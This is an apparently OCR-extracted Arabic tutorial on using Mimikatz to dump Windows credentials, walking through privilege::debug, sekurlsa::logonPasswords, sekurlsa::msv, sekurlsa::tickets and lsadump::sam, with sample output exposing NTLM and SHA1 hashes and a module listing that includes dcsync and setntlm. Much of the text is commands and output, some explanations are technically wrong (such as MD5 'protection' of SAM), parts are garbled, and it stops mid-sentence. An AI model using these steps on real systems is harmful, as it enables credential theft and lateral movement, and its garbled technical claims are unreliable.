# لا الة الا اللة محمدٍ رسول اللة



موضوعنِا اليوم هواً كتاب الي كتبتة بكل دقة علي Mimikatz بالعربية ميميكاز اول شي اعرف على نفسي انا من ليبيا بالغ من العمر 17 السنة کاتب Python S-S Bash Ruby Reverse Engineering, Developer Metasploit OSCP ,Powershell, عندي الكتثير من الادوات والمشاريع على جیث هاب https://github.com/jihadLkmaty218 مطور رسمي في تطوير مشروع Empire-Post-E-N وعضو في فريق الاحمر حبیت اخلی کتاب دکرِه ویکون ومبدع وقبل هادا الامل انه يفيد َ القاري ونشالله

,,,,,,هیکون مبدع

حسابي على تويثر
https://twitter.comGihadAlkmaty/
=======================================
=======================================
=======================================
=======================================
شوفو المواضيع على صفحة التالية
1 What is Mimikatz!!
2 database sam On All Windows
3 Protocol NTLM And NTLMv2
4 NeedAdminstator in Windows
5 Privilege::debug
6 All Help sekurlsa
7 sekurlsa::logonPasswords
8 sekurlsa::msv
9 sekurlsa::ekeys
10 sekurlsa::tickets
11 help Mimikatz All helps
12 exit
13 coffee
14 sleep

15 log
16 localtime
17 hostname
18 netx help lsadump::
19 lsadump::sam
20 lsadump::lsa
30 standard
31 crypto
32 kerberos
34 lsadump
35 lsadump:: /inject /user.ID
36 net
37 net::user
38 net::group
39 ts::
40 ts ::sessions
41 crypto::
42 crypto::hash
43 misc::
44 misc::cmd
45 misc::compressme

46 misc::detours
47 misc::regedit
48 privilege::
49 privilege::restore
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66

67			
68			
69			
70			


## ماهيا ميمياكز


اداة ميمياكز هيا مشروع كبير جداً لي استخراج بسورد الويندوز من ويندوز سبعة حتا ويندوز عشرة اداة ميميكاز تشتغل بشكل كبير وهناك الكثير من برتوكولات الويندوز التي تتم استخراج بسورد الويندوز منها عن طريق اداة ميميكاز وحتا الان يومنا هادا ميميكاز الوحيد القادرة على استخراج بسورد بكل سهولة وبي اكثر من طريقة فريدة من نوعها على الاخرة داخل طريقة فريدة من نوعها على الاخرة داخل اداة ميميكاز


رول شي تقول بتحميل اداة ميميكاز من جيث هاب ومن بعد التحميل قم بفتح باورشيل بصلاحيات ادمن وطبعا ميميكاز بدون صلاحيات ادمن لاتشتغل! الان نقوم بفتح باورشيل بصلاحيات ادمن ندهب الى بحث على الويندوز ونكتب

#### Powershell

ونقوم بتشغيلة بصلاحيات ادمن كمى في صورة








وبعد دالك نقوم بي اثبات لي اداة ميميكاز انه نحن معانا صلاحيات ادمن ومن غير اتبات لاتشغل الاداة ولن تكون الاداة قادرة على تنفيد الاوامر نقوم بكتابة امر

Privilege::debug


هوأ امر اتباث صلاحياتناٍ



والان قد اتبتنا صلاحيات ادمن على اداة ونحنا الان قادرين على استعمالها على بركة الله نبدا باول الاوامر

# طلب القهوأ عن طريق امر


#### coffee



والان ناتي لي امر

cls

امر رفع الموقت او تنضيف الموقت على الاداة



## ناتي لي امر اخر


sleep

تسريع استجابة الاداة لك

نقوم باضافة اسرع وقت للستاجبة على اوامرنا من الاداة تجعل الاداة تسرع في الرد عليك على حسب سرعة التي تحددها

نقوم بتحديد اسرع وقت للرد

sleep 0



والان ناتي لي امر

hostname


طبعا هناك شي مهم اي كلمة تسمعها في


Metasploit And Empire-Post Mimikatz

كلمة

Domain

هناك اتنين دومين هوأ هادا الدومين








## طبعا حاليا مختفي الدومين هاد على شان عامل اتصال

#### **RDP**

طبعا الدومين رح تلقا بدال كلمة

### Workgroup

واعطيك صور تانية على اداة ميميكاز ,, توضحلك الموضوع



ويندوز رح تسمع بيه كثير في ميتاسبلويت ومشروع امباير

اعرف انه فيه اتنين دومين فقط للويندوز

مفيدات فقط

تمام ندخل نتعمق في الاداة اكثر او تعامل معی اداۃ اکثر

سوف ندخل فی قسم

sekurlsa

# هوأ قسم في نفس الوقت امر رائيسي ومن جنبة تتم كتابة اوامر اخره عادية

نجرب دالكِ نكتب

sekurlsa::


طبعا نقطتين تعتبر مسافة ولكن صاحب الاداة بدل موضوع مسافة وقام باضافة

• •

بدات

sekurlsa::

نقوم بكتابتها



# كماًٍ قلت انة امر


#### sekurlsa::

امر رائيسي وشفنا انه فيه اوامر ضهرت بعد كتابتة كل الاوامر التي ضهرت تكتٍب بجانب أمر

sekurlsa::


نجرب كتابة امر

sekurlsa::logonPassword



طبعا ليس هادا مستخرجة من معلومات هادا الامر فقط توضيح باني كتبث الامر

## لقد استخراج الكثير وكميات من الهاش And Passowrd + user +Domain And SID



## والان عرفتو ماهو الدومين

ناتي ماهو ؟

#### NTLM?

التي يضهر في اي عملية استخراج بسورد ونسمع بيه كثير

هواً برتوكول خلف برتوكول المصادقة يعني اي من اتصال smtp /ssh /telnet /smb/ etc,

اي من عمليات اتصال مصادقة تحتوي على


ntlm

وعادة يتم تخزين كلمات المرور عن طريق بعض الاتصلات التي تم تقديمة هنا

\_\_\_\_\_

ناتي لي نتعرف على امر جديد

sekurlsa::msv



وطبعا انا ركبت ليس هاده مستخرجة من معلومات

ولكن اتباث على كتابة الامر هاده الكمية المعلوماتية التي استخرجة الامر سوف اعرف كل منهم

mimikatz # sekurlsa::msv

Authentication Id: 0;8734053

(000000000:00854565)

Session : Interactive from 4

User Name : DWM-4

Domain : Window Manager

Logon Server : (null)

Logon Time : 31/07/2017 03:42:58

SID : S-1-5-90-4

msv:

Authentication Id: 0;8734037

(00000000:00854555)

Session : Interactive from 4

User Name : DWM-4

Domain : Window Manager

Logon Server : (null)

Logon Time : 31/07/2017 03:42:58

SID : S-1-5-90-4

msv:

Authentication Id: 0; 1280468

(00000000:001389d4)

Session : Interactive from 1

User Name : Gihad

Domain	: pc
Logon Server	: PC
Logon Time	: 31/07/2017 12:23:28
SID : S	5-1-5-21-1961416873-
2826757774-74	1714934-1002
msv:	
[0000000]	3] Primary
* Usernan	ne : Gihad
* Domain	: pc
* NTLM	•
3dd8554e22287	7d856acdb453e386e5f1
* SHA1	•
a8d6ef4358dad	f898b14344af3620100c05
47a1c	
[00010000	0] CredentialKeys
* NTLM	•
3dd8554e22287	7d856acdb453e386e5f1
* SHA1	•
a8d6ef4358dad	f898b14344af3620100c05
47a1c	

Authentication Id: 0; 1280424

(00000000:001389a8)

Session : Interactive from 1

User Name : Gihad

Domain : pc

Logon Server : PC

Logon Time : 31/07/2017 12:23:28

SID : S-1-5-21-1961416873-

2826757774-741714934-1002

msv:

[00010000] CredentialKeys

\* NTLM :

3dd8554e22287d856acdb453e386e5f1

\* SHA1 :

a8d6ef4358dadf898b14344af3620100c05 47a1c

[00000003] Primary

\* Username: Gihad

\* Domain : pc

\* NTLM :

3dd8554e22287d856acdb453e386e5f1

# \* SHA1 : a8d6ef4358dadf898b14344af3620100c05 47a1c

Authentication Id: 0; 997

(00000000:000003e5)

Session : Service from 0

User Name : LOCAL SERVICE

Domain : NT AUTHORITY

Logon Server : (null)

Logon Time : 31/07/2017 12:22:07

SID : S-1-5-19

msv:

Authentication Id: 0; 66832

(00000000:00010510)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 31/07/2017 12:22:07

SID : S-1-5-90-1

msv:

Authentication Id: 0; 66771

(00000000:000104d3)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 31/07/2017 12:22:07

SID : S-1-5-90-1

msv:

Authentication Id: 0; 996

(00000000:000003e4)

Session : Service from 0

User Name : PC\$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 31/07/2017 12:22:07

SID : S-1-5-20

#### msv:

Authentication Id: 0; 40833

(00000000:00009f81)

Session : UndefinedLogonType

from 0

User Name : (null)

Domain : (null)

Logon Server : (null)

Logon Time : 31/07/2017 12:22:00

SID :

msv:

Authentication Id: 0; 999

(00000000:000003e7)

Session : UndefinedLogonType

from 0

User Name : PC\$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 31/07/2017 12:22:00

SID : S-1-5-18

msv:

#### Username

استم المستخدم الخاص بالويندوز

#### Domain

كم قلت هناك اتنين من الدومين في المعلومات التي استخرجها الامر سوف تلقا اتنين من انواع دومين

مختلفات واحد مكتوب فيه

Domain: pc

والتاني

Domain


: WORKGROUP

ولكن لاعليك ماهو مكتوب فيهم على شان جميع وانواع الويندوز تختلف جميع معلوماتنا على الاخر

#### SHA1

عبارة عن هاش غير محدد ولكن فقط يبين نوع الهاش ولكن الهاش بنفسة يحتوي على كلمة غير معروفة ولكن

بالاساس ليس هاش الاصلي الخاص بي
الويندوز
الاصلي يكون مكتوب بجانبة
NTLM
تمام ناتي لي امر جديد في
sekurlsa::
is >_ sekurlsa::tickets
طبعا الامر هادا امر كبير جدأ وياتينا باكبر
معلومات من غير الهاش والدومين ويوزر
الويندوز يقوع بي اعطائنا كم شخص داخل
! الويندوز
Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket



طبعا اول شي نص التاني

Group 1 - Client Ticket?

يقول لك بالاساس هناك يوزر واحد يعني مستخدم واحد ولكن في النص الثالث

Group 2 - Ticket Granting Ticket

يقول لك هناك 2 مستخدمين انه الاساس كمى قلنا والتاني هوا عملية اتصال

#### **RDP**

بالویندوز التی انا متصل بها واشرح علیها فی کتاب هاده عملیة اتصال

#### **RDP**

## صحیح تسمی مستخدم فلدالك قام بكتابة 2

(ناتي لي موضوع جديد)

في قسم تاني يسم

lsadump::

هاد القسم كاتقييم مني يعتبر جميل للغاية نقوم بكتابة هادا الامر

lsadump::

```
rdesktop - 192.168.1.7
Σ
                                                       mimikatz 2.1.1 x64 (oe.eo)
mimikatz # lsadump::
ERROR mimikatz_doLocal ; "(null)" command of "lsadump" module not found !
Module :
                              lsadump
Full name :
                              LsaDump module
                                       Get the SysKey to decrypt SAM entries (from registry
Get the SysKey to decrypt SECRETS entries (from regis
Get the SysKey to decrypt NL$KM then MSCache(v2) (fro
Ask LSA Server to retrieve SAM/AD entries (normal, pa
Ask LSA Server to retrieve Trust Auth Information (no
                 secrets
                     cache
                         lsa
                     trust
           backupkeys
                   rpdata
                                       Ask a DC to synchronize an object
                   desyne
                                       Ask a server to set a new password/ntlm for one user Ask a server to set a new password/ntlm for one user Ask a DC to send current and previous NTLM hash of DC
                 setntlm
           changentlm:
                 netsync
mimikatz # 🕳
                                                                                                                                       2017/07/31
```

## هاده كمية لاوامر التي في قسم

lsadump::

mimikatz # lsadump::

ERROR mimikatz\_doLocal; "(null)" command of "lsadump" module not found!

Module: lsadump

Full name: LsaDump module

sam - Get the SysKey to decrypt SAM entries (from registry or hives)

secrets - Get the SysKey to decrypt SECRETS entries (from registry or hives)

cache - Get the SysKey to decrypt NL\$KM then MSCache(v2) (from registry or hives)

lsa - Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)

trust - Ask LSA Server to retrieve
Trust Auth Information (normal or patch
on the fly)
backupkeys
rpdata
dcsync - Ask a DC to synchronize
an object
setntlm - Ask a server to set a new
password/ntlm for one user
changentlm - Ask a server to set a
new password/ntlm for one user
netsync - Ask a DC to send current
and previous NTLM hash of
DC/SRV/WKS
mimikatz #
نجرب امر
lsadump::sam
قبل تجربة نقوم بتعريف ماهو
sam

طبعا كل الاوامر التي في اداة اوامر عادي وتستخدام في استخراج معلومات ولكن هناك بعض الاشياء هيا اساسية في الويندوز ومهمة تقوم اداة ميميكاز بالاحتيال عليها كا

sam

ماهو سام

هيا عبارة عن قاعدة بيانات تحتوي على بسورد مخزن ومن الممكن ان يكون هاش على حسب نضام التشغيل ويندوز اي من اصداراته وهناك حماية لها شهادات الهاش

في ويندوز 7

لايوجد حماية لي قاعدة بيانات سام في ويندوز 8 توجد وهيا حماية

MD5

عبارة عن

هاش بسيط يقوم بلف نفسة على بسورد وحمايتة برموزه البسيطة فلدالك يقوم !! بالخروج لنا على هيا هاش هادا البسورد


## وحتا في ويندوز 10 من الممكن تتواجد شهادة الحماية بسورد

#### SHA1

المتوسطة تقوم بلف رموز المخزنة في قاعدة بيانات سام

نقوم بكتابة الامر

